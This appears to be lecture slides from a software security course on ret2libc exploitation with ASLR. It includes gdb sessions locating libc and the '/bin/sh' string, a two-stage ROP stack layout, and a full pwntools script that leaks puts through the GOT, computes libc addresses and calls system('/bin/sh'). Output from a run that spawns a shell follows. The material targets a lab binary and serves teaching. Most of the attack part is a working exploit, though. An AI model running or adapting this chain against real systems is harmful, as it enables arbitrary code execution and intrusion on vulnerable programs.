
Find Other Addresses

```
(gdb) info proc map
process 5161
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/work/ssec20/ret2libcaslr/vul
         0x8049000  0x804a000     0x1000        0x0 /home/work/ssec20/ret2libcaslr/vul
         0x804a000  0x804b000     0x1000     0x1000 /home/work/ssec20/ret2libcaslr/vul
         0x804b000  0x806d000    0x22000        0x0 [heap]
        0xf7de8000 0xf7fba000   0x1d2000        0x0 /lib32/libc-2.27.so
        0xf7fba000 0xf7fbb000     0x1000   0x1d2000 /lib32/libc-2.27.so
        0xf7fbb000 0xf7fbd000     0x2000   0x1d2000 /lib32/libc-2.27.so
        0xf7fbd000 0xf7fbe000     0x1000   0x1d4000 /lib32/libc-2.27.so
        0xf7fbe000 0xf7fc1000     0x3000        0x0
        0xf7fd0000 0xf7fd2000     0x2000        0x0
        0xf7fd2000 0xf7fd5000     0x3000        0x0 [vvar]
        0xf7fd5000 0xf7fd6000     0x1000        0x0 [vdso]
        0xf7fd6000 0xf7ffc000    0x26000        0x0 /lib32/ld-2.27.so
        0xf7ffc000 0xf7ffd000     0x1000    0x25000 /lib32/ld-2.27.so
        0xf7ffd000 0xf7ffe000     0x1000    0x26000 /lib32/ld-2.27.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb) b  0xf7de8000,0xf7fba000,"/bin/sh"
Function "0xf7de8000" not defined.
Make breakpoint pending on future shared library load? (y or [n]) n
(gdb) find  0xf7de8000,0xf7fba000,"/bin/sh"
0xf7f638cf
1 pattern found.
(gdb) x /x 0xf7f638cf - 0xf7de8000
0x17b8cf:       Cannot access memory at address 0x17b8cf
(gdb) p /x 0xf7f638cf - 0xf7de8000
$1 = 0x17b8cf
(gdb)
```

Chain Together

- So far, we can get the base address of libc and other critical functions, including system()
- We can get the address of “/bin/sh” in the memory
- We need to execute the system(“/bin/sh”)
- But, we cannot reuse the libc base address in the next run, that means after executing puts(GOT(puts)), we need to execute system() directly.
  - How can we do that?

Two stages


stage1
arg for puts
Main()
addr of puts
old ebp
Local variable
stage2
arg for system()
Fake ret
addr of system()
old ebp
Local variable

The Script

```python
from pwn import *
import os
import posix

puts_plt = 0x08048370
puts_got = 0x804a018

offset___libc_start_main_ret = 0x00018d90
offset_system = 0x0003cd10
offset_str_bin_sh = 0x17b8cf
offset_exit = 0x2ff70
offset_puts = 0x00067360

main_addr = 0x08048534

# Get the absolute path to retlib
path = os.path.abspath("./vul")

p = process(path)

rop  = p32(puts_plt)
rop += p32(main_addr)
rop += p32(puts_got)

payload = "A"*(0x28 + 4) + rop + '\n'

p.send(payload)

log.info("Stage 1 sent!")

# Get leak of puts in libc
p.recvline()
p.recvline()
p.recvline()
p.recvline()
leak = p.recv(4)
puts_libc = u32(leak)
log.info("puts@libc: 0x%x" % puts_libc)
p.clean()

# # Calculate the required libc functions
libc_base = puts_libc - offset_puts
system_addr = libc_base + offset_system
binsh_addr = libc_base + offset_str_bin_sh
exit_addr = libc_base + offset_exit

log.info("libc base: 0x%x" % libc_base)
log.info("system@libc: 0x%x" % system_addr)
log.info("binsh@libc: 0x%x" % binsh_addr)
log.info("exit@libc: 0x%x" % exit_addr)

rop2  = p32(system_addr)
rop2 += p32(exit_addr)
rop2 += p32(binsh_addr)

payload2 = "A"*(0x28 + 4) + rop2 + '\n'

p.send(payload2)

log.info("Stage 2 sent!")
log.success("Enjoy your shell.")
p.interactive()
```

The Script

```
[+] Starting local process '/home/work/ssec20/ret2libcaslr/vul': pid 5195
[*] Stage 1 sent!
[*] puts@libc: 0xf7df6360
[*] libc base: 0xf7d8f000
[*] system@libc: 0xf7dcbd10
[*] binsh@libc: 0xf7f0a8cf
[*] exit@libc: 0xf7dbef70
[*] Stage 2 sent!
[+] Enjoy your shell.
[*] Switching to interactive mode
$ ls
core  enable_aslr.sh  exploit.sh    libc.asm  tt   vul.asm
e     exploit.py      libc-2.27.so  make.sh   vul  vul.c
$ pwd
/home/work/ssec20/ret2libcaslr
$ exit
[*] Got EOF while reading in interactive
$
[*] Process '/home/work/ssec20/ret2libcaslr/vul' stopped with exit code 0 (pid 5195)
[*] Got EOF while sending in interactive
```

Limitation

- The executable is **not** PIE
- It does not work if we cannot find the leaked base address

Summary

- How to use ret2libc attack with/without ASLR
  - Find system address
  - Find /bin/sh
  - Jump to system()